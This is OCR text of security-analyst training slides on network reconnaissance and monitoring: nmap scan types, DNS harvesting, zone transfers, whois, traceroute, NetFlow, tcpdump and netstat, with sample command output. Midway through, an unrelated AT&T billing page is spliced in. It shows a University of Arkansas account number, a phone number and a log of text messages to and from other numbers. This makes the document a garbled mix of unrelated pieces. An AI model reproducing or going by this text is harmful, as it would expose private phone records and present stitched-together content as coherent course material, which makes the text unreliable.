
FIN scan



Xmas scan



Zenmap – Pretty NMAP




Data Analysis Methods

- **Anomaly Analysis** – Differences in established patterns ie you must know what is “normal”. Example Netflow baseline
- **Trend Analysis** – Predicting behaviors such as network congestion. Typically not security related
- **Signature Analysis** – Detecting known events (antivirus / IPS)
- **Heuristic or Behavior** – Detecting malicious behavior (port scanning)

Wireless Analysis Techniques

Requires Capturing Packets

- Must use network card that supports promiscuous mode
- To capture live packets, Man-in-the-Middle attacks may need to be performed
- Breaking passwords requires complex dictionary attacks or brute force attacks which can take time



Wireless Analysis Techniques

802.11 Protocol	Frequency GHZ	Bandwidth HMz
802.11	**2.4**	**22**
A	**5 / 3.7**	**20**
B	**2.4**	**22**
G	**2.4**	**20**
N	**2.4 / 5**	**20 / 40**
AC	**5**	**20/40/80/160**

Email Harvesting, DNS Harvesting, Phishing Techniques

- **Email Harvesting** - Gathering email addresses
- **DNS Harvesting** - Gathering public, published DNS and server names.
- **Phishing Techniques** – Used After Email and DNS

DNS Harvesting

- Domain Name System is public information
- www.thesecurityblogger.com = 104.28.11.128
- **Whois** command display details

```
JOMUNIZ-M-91SU:~ jomuniz$ nslookup www.thesecurityblogger.com
Server:         64.102.6.247
Address:        64.102.6.247#53

Non-authoritative answer:
Name:   www.thesecurityblogger.com
Address: 104.28.11.128
Name:   www.thesecurityblogger.com
Address: 104.28.10.128
```

```
** server can't find 128.10.28.104.in-addr.arpa: SERVFAIL

JOMUNIZ-M-91SU:~ jomuniz$ nslookup 64.102.6.247
Server:         64.102.6.247
Address:        64.102.6.247#53

247.6.102.64.in-addr.arpa       name = dns-rtp.cisco.com.

JOMUNIZ-M-91SU:~ jomuniz$
```

DNS Zone Transfers

- Used to replicate DNS information between DNS servers
- Attackers can use these to gather information about the DNS environment
- DNSSEC is a suite of DNS security specifications that is slowing becoming a standard
- Zone transfers should only be permitted to specific peers

Know Zone Transfers are a popular target for attackers

Anti-DNS Harvesting Techniques

- Blacklisting networks / Reputation Security
- Rate Limiting
- CAPTCHAs
- Anything preventing lots of searching

Traceroute

```
traceroute: Warning: www.thesecurityblogger.com has multiple addresses; using 104.
28.11.128
traceroute to www.thesecurityblogger.com (104.28.11.128), 64 hops max, 52 byte pac
kets
 1  rtp1-access-gw1-vla160.cisco.com (10.83.255.126)  37.818 ms  21.724 ms  38.794
 ms
 2  rtp1-mda1-sbb-gw1-ten2-8.cisco.com (64.100.241.249)  20.816 ms  20.847 ms  22.
359 ms
 3  rtp5-rbb-gw1-ten1-5.cisco.com (64.102.235.45)  23.680 ms  23.161 ms  21.249 ms
 4  rtp1-mda1-corp-gw1-ten1-3-0.cisco.com (10.81.254.194)  25.082 ms  20.957 ms  1
9.962 ms
 5  rtp5-dmzbb-gw1-vla777.cisco.com (64.102.241.140)  22.666 ms  38.358 ms  25.612
 ms
 6  rtp10-cd-isp-gw1-ten0-0-0.cisco.com (64.102.254.229)  20.839 ms  22.270 ms  21
.268 ms
 7  12.249.161.13 (12.249.161.13)  31.343 ms  21.715 ms  28.064 ms
 8  cr2.rlgnc.ip.att.net (12.123.138.162)  34.035 ms  35.699 ms  36.786 ms
 9  12.122.2.190 (12.122.2.190)  34.933 ms  33.527 ms  36.499 ms
10  gar18.wswdc.ip.att.net (12.122.113.37)  36.123 ms  38.359 ms  33.795 ms
11  192.205.37.54 (192.205.37.54)  32.277 ms  33.678 ms  36.666 ms
12  131.103.117.34 (131.103.117.34)  38.504 ms  31.963 ms  32.767 ms
13  104.28.11.128 (104.28.11.128)  36.375 ms  34.134 ms  33.488 ms
JOMUNIZ-M-91SU:~ jomuniz$
```

Zone Transfer

Intended for DNS replication

Search using Host or DIG

Investigate what you find

```
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 40158
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 6, ADDITIONAL: 7

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.cisco.com.                 IN      A

;; ANSWER SECTION:
www.cisco.com.          5       IN      CNAME   origin-www.cisco.com.
origin-www.cisco.com.   5       IN      A       173.37.145.84

;; AUTHORITY SECTION:
origin-www.cisco.com.   1800    IN      NS      rcdn9-14p-dcz05n-gss1.cisco.com.
origin-www.cisco.com.   1800    IN      NS      rtp5-dmz-gss1.cisco.com.
origin-www.cisco.com.   1800    IN      NS      aer01-r4c25-dcz01n-gss1.cisco.com.
origin-www.cisco.com.   1800    IN      NS      mtv5-ap10-dcz06n-gss1.cisco.com.
origin-www.cisco.com.   1800    IN      NS      alln01-ag09-dcz03n-gss1.cisco.com.
origin-www.cisco.com.   1800    IN      NS      sngdc01-ab07-dcz01n-gss1.cisco.com.

;; ADDITIONAL SECTION:
rtp5-dmz-gss1.cisco.com. 1800   IN      A       64.102.246.5
mtv5-ap10-dcz06n-gss1.cisco.com. 1800 IN A      173.36.224.100
rcdn9-14p-dcz05n-gss1.cisco.com. 1800 IN A      72.163.4.28
aer01-r4c25-dcz01n-gss1.cisco.com. 1800 IN A    173.38.212.108
alln01-ag09-dcz03n-gss1.cisco.com. 1800 IN A    173.37.144.100
sngdc01-ab07-dcz01n-gss1.cisco.com. 1800 IN A   173.39.112.68

;; Query time: 47 msec
;; SERVER: 64.102.6.247#53(64.102.6.247)
;; WHEN: Sat Dec 23 21:18:02 EST 2017
;; MSG SIZE  rcvd: 394

JOMUNIZ-M-91SU:~ jomuniz$
```

Whois

Search databases of registered users of domains and IP address blocks.

Also can see details about the organization or people based on what they put for the registry data

```
JOMUNIZ-M-91SU:~ jomuniz$ whois www.google.com
% IANA WHOIS server
% for more information on IANA, visit http://www.iana.org
% This query returned 1 object

refer:        whois.verisign-grs.com

domain:       COM

organisation: VeriSign Global Registry Services
address:      12061 Bluemont Way
address:      Reston Virginia 20190
address:      United States

contact:      administrative
name:         Registry Customer Service
organisation: VeriSign Global Registry Services
address:      12061 Bluemont Way
address:      Reston Virginia 20190
address:      United States
phone:        +1 703 925-6999
fax-no:       +1 703 948 3978
e-mail:       info@verisign-grs.com

contact:      technical
name:         Registry Customer Service
organisation: VeriSign Global Registry Services
address:      12061 Bluemont Way
address:      Reston Virginia 20190
address:      United States
phone:        +1 703 925-6999
fax-no:       +1 703 948 3978
e-mail:       info@verisign-grs.com
```

EDGAR and RIR

- ICANN – https://www.icann.org/
- EDGAR – Public company records
- Regional Internet Registries (RIR)
  - USA – www.arin.net/index.html
  - Asia Pasicfic – http://apnic.net/
  - Europe – http://www.ripe.net
  - Latin America - http://www.lacnic.net
  - African - https://www.afrinic.net/en/about/service-region

Point in Time Analyst

Pearson

Security Event Indicators NIST 800-61

- **Alerts:** Alarms comings from security tools such as IPS and AV.
- **Logs:** Document containing various types of alerts.
- **Publicly available vulnerability data.**
- **People:** The trained eyes that flag a incident.

Point-in-time Data Analysis

Static investigations = Data frozen in time

Types of Point-in-time data analysis

- *Packet Captures*
- *Configurations*
- *Memory Analysis*
- *Drive Captures*

Common Historical Data

PCAP – Logging network data

- Example: Listening to phone calls
- More storage / More details

NetFlow – Logging network records

- Example: Looking at details of phone call
- Less storage / Less details

Capturing and Analyzing Traffic

- **Wireshark** – Capture Realtime or view pcap files
- **TCPdump / Windump** – Dump data to file
- **Snort** – Intrusion detection / prevention
- **NG Firewall / IPS** – Intrusion detection / prevention
- **NetFlow Analyzer** – Baseline and look for anomalies

Deploy as **Network Tap / SPAN port** or **Inline**

Traffic and NetFlow Analysis

Network protocol for collecting IP traffic information and monitoring network traffic.


Other venders – Juniper's Jflow, Citrix AppFlow, HP Netstream

Benefits of NetFlow for security

- Malware analysis
- Baselines
- Existing hardware
- Low storage requirements
- Easy to deploy across large networks

NetFlow = Visibility

A single NetFlow Record provides a wealth of information



NetFlow and Packet Capture

NetFlow – Traffic records

- Source / destination, class of service, cause of congestion, etc.
- NetFlow version 9 is the latest / sFlow is not the same
- Devices export flow to a collector
- Less storage and quicker search

Package Capture – Live traffic

- Capture all traffic
- More details
- More storage and more search
- Sometimes required

NetFlow vs Packet Capturing

at&t

Page: 259 of 849
Billing Cycle Date: 09/12/11 - 10/11/11
Account Number: 828074228
Foundation Account Number : 00076469

Data Detail (Continued) 479-387-2554

User Name: UNIVERSITY OF ARKANSAS FAYETTEVILLE

Rate Code: MSGU=Messaging Unlimited, IPGB=4GB Data_Tethering
Rate Period (PD): AT=Anytime
Feature: SMH=IMB SMS $0.00, MMH=IMB MMS $0.00, MBRA=GPRS MB Dom $10.00/1GB APN002/APN003/APN004

Item	Day	Date	Time	To/From	Type	Msg/KB/Min	Rate Code	Rate Pd	Feature	In/Out	Total Charge
54		09/12	3:58PM	479-856-9535	MTM TEXT MESSAG	1 Msg	MSGU	AT	SMH	In	0.00
55		09/12	3:58PM	479-236-9780	MTM TEXT MESSAG	1 Msg	MSGU	AT	SMH	In	0.00
56		09/12	4:01PM	479-856-9535	MTM TEXT MESSAG	1 Msg	MSGU	AT	SMH	In	0.00
57		09/12	4:09PM	479-236-9780	MTM TEXT MESSAG	1 Msg	MSGU	AT	SMH	In	0.00
58		09/12	4:11PM	479-856-9535	MTM TEXT MESSAG	1 Msg	MSGU	AT	SMH	Out	0.00
59		09/12	4:12PM	479-856-9535	MTM TEXT MESSAG	1 Msg	MSGU	AT	SMH	In	0.00
60		09/12	4:21PM	479-236-9780	MTM TEXT MESSAG	1 Msg	MSGU	AT	SMH	In	0.00
61		09/12	4:28PM	479-856-9535	MTM TEXT MESSAG	1 Msg	MSGU	AT	SMH	Out	0.00
62		09/12	4:29PM	479-856-9535	MTM TEXT MESSAG	1 Msg	MSGU	AT	SMH	In	0.00
63		09/12	4:29PM	479-856-9535	MTM TEXT MESSAG	1 Msg	MSGU	AT	SMH	Out	0.00
64		09/12	4:30PM	479-856-9535	MTM TEXT MESSAG	1 Msg	MSGU	AT	SMH	In	0.00
65		09/12	4:32PM	479-856-9535	MTM TEXT MESSAG	1 Msg	MSGU	AT	SMH	Out	0.00
66		09/12	4:32PM	479-856-9535	MTM TEXT MESSAG	1 Msg	MSGU	AT	SMH	In	0.00
67		09/12	4:45PM	479-236-9780	MTM TEXT MESSAG	1 Msg	MSGU	AT	SMH	In	0.00
68		09/12	4:51PM	479-856-9535	MTM TEXT MESSAG	1 Msg	MSGU	AT	SMH	Out	0.00
69		09/12	4:56PM	479-856-9535	MTM TEXT MESSAG	1 Msg	MSGU	AT	SMH	In	0.00
70		09/12	4:57PM	479-236-9780	MTM TEXT MESSAG	1 Msg	MSGU	AT	SMH	In	0.00
71		09/12	4:58PM	479-856-9535	MTM TEXT MESSAG	1 Msg	MSGU	AT	SMH	Out	0.00
72		09/12	4:59PM	479-856-9535	MTM TEXT MESSAG	1 Msg	MSGU	AT	SMH	In	0.00
73		09/12	4:59PM	479-856-9535	MTM TEXT MESSAG	1 Msg	MSGU	AT	SMH	In	0.00
74		09/12	5:01PM	479-856-9535	MTM TEXT MESSAG	1 Msg	MSGU	AT	SMH	Out	0.00
75		09/12	5:01PM	479-856-9535	MTM TEXT MESSAG	1 Msg	MSGU	AT	SMH	In	0.00
76		09/12	5:03PM	479-856-9535	MTM TEXT MESSAG	1 Msg	MSGU	AT	SMH	In	0.00


Pearson

RMON

- Monitor local area networks that operate at layers 1-4
- Uses a client/server approach leveraging probes to collect data
- Deployed as a MIB (management information base)
- Collects alarms, events, history and statics

TCP Dump

- Command line packet analyzer
- Display TCP/IP and other packets being transmitted or received over networks
- Must have access to data (common - tap)


Command Prompt - tcpdump -i 1 -n
11:18:11.109375 IP 66.36.244.33.110 > 101.100.100.5.3330: . ack 48 win 1747
4
11:18:11.109375 IP 66.36.244.33.110 > 101.100.100.5.3330: F 167:167(0) ack
48 win 17474
11:18:11.109375 IP 101.100.100.5.3330 > 66.36.244.33.110: . ack 168 win 640
74
11:18:11.109375 IP 66.36.244.33.110 > 101.100.100.5.3329: P 128:167(39) ack
35 win 17486
11:18:11.109375 IP 101.100.100.5.3331 > 66.36.244.33.110: F 46:46(0) ack 16
7 win 64074
11:18:11.109375 IP 66.36.244.33.110 > 101.100.100.5.3331: . ack 47 win 1747
5
11:18:11.109375 IP 66.36.244.33.110 > 101.100.100.5.3331: F 167:167(0) ack
47 win 17475
11:18:11.109375 IP 101.100.100.5.3331 > 66.36.244.33.110: . ack 168 win 640
74
11:18:11.109375 IP 101.100.100.5.3329 > 66.36.244.33.110: F 35:35(0) ack 16
7 win 64074
11:18:11.109375 IP 66.36.244.33.110 > 101.100.100.5.3329: F 167:167(0) ack
35 win 17486
11:18:11.109375 IP 101.100.100.5.3329 > 66.36.244.33.110: . ack 168 win 640
74
11:18:11.109375 IP 66.36.244.33.110 > 101.100.100.5.3329: . ack 36 win 1748
6
11:18:11.453125 IP 101.100.100.5.1040 > 217.132.227.16.64187: UDP, length 5
3
11:18:11.609375 IP 217.132.227.16.64187 > 101.100.100.5.1040: UDP, length 3
83
11:18:11.609375 IP 101.100.100.5.1040 > 147.47.253.59.54215: UDP, length 13
8
11:18:12.000000 IP 147.47.253.59.54215 > 101.100.100.5.1040: UDP, length 21
11:18:21.453125 IP 101.100.100.5.1040 > 128.218.185.150.18655: UDP, length
129

Netstat

- Gather local host network information and machine behavior
- Windows, MAC, Linux

All Connections = -a

```
C:\Documents and Settings\Owner>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    127.0.0.1:1027         0.0.0.0:0              LISTENING
  TCP    192.168.1.100:139      0.0.0.0:0              LISTENING
  TCP    192.168.1.100:2558     207.68.172.236:80      CLOSE_WAIT
  TCP    192.168.1.100:2916     204.14.90.25:21        CLOSE_WAIT
  TCP    192.168.1.100:2923     69.65.109.55:80        TIME_WAIT
  TCP    192.168.1.100:2924     204.245.162.25:80      ESTABLISHED
  TCP    192.168.1.100:2925     66.150.96.119:80       ESTABLISHED
  TCP    192.168.1.100:2930     204.245.162.27:80      ESTABLISHED
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:500            *:*
  UDP    0.0.0.0:1030           *:*
  UDP    0.0.0.0:1040           *:*
  UDP    0.0.0.0:1155           *:*
  UDP    0.0.0.0:1175           *:*
  UDP    0.0.0.0:4500           *:*
  UDP    127.0.0.1:123          *:*
  UDP    127.0.0.1:1036         *:*
  UDP    127.0.0.1:1900         *:*
  UDP    127.0.0.1:2922         *:*
  UDP    192.168.1.100:123      *:*
  UDP    192.168.1.100:137      *:*
  UDP    192.168.1.100:138      *:*
  UDP    192.168.1.100:1900     *:*
```


TCP Routing = -nr

```
JOMUNIZ-M-91SU:~ jomuniz$ netstat -nr
Routing tables

Internet:
Destination        Gateway            Flags        Refs      Use   Netif Expire
default            10.82.233.26       UGSc          100        0   utun2
default            192.168.128.1      UGScI           2        0     en0
10.82.233.26/32    link#13            UCS             2        0   utun2
10.82.233.26       link#13            UHWIir         28        6   utun2
64.102.252.11/32   192.168.128.1      UGSc            1        0     en0
127                127.0.0.1          UCS             0        0     lo0
127.0.0.1          127.0.0.1          UH             22  4480203     lo0
192.168.128        link#13            UCS             0        0   utun2
192.168.128.1      e0:55:3d:6e:6f:64  UHLSr           4       16     en0
192.168.128.3/32   link#7             UCS             0        0     en0
224.0.0/4          link#13            UmCS            1        0   utun2
224.0.0/4          link#7             UmCSI           2        0     en0
224.0.0.251        1:0:5e:0:0:fb      UHmLWI          0        0     en0
239.255.255.250    1:0:5e:7f:ff:fa    UHmLWI          0      476     en0
239.255.255.250    link#13            UHmW3I          0        3   utun2
255.255.255.255/32 link#13            UCS             0        0   utun2
```

Anomaly, Trend, and Behavioral Analysis Techniques

- Credit card companies calls when you have unusual spending. -- -- This is an example of behavioral analysis.
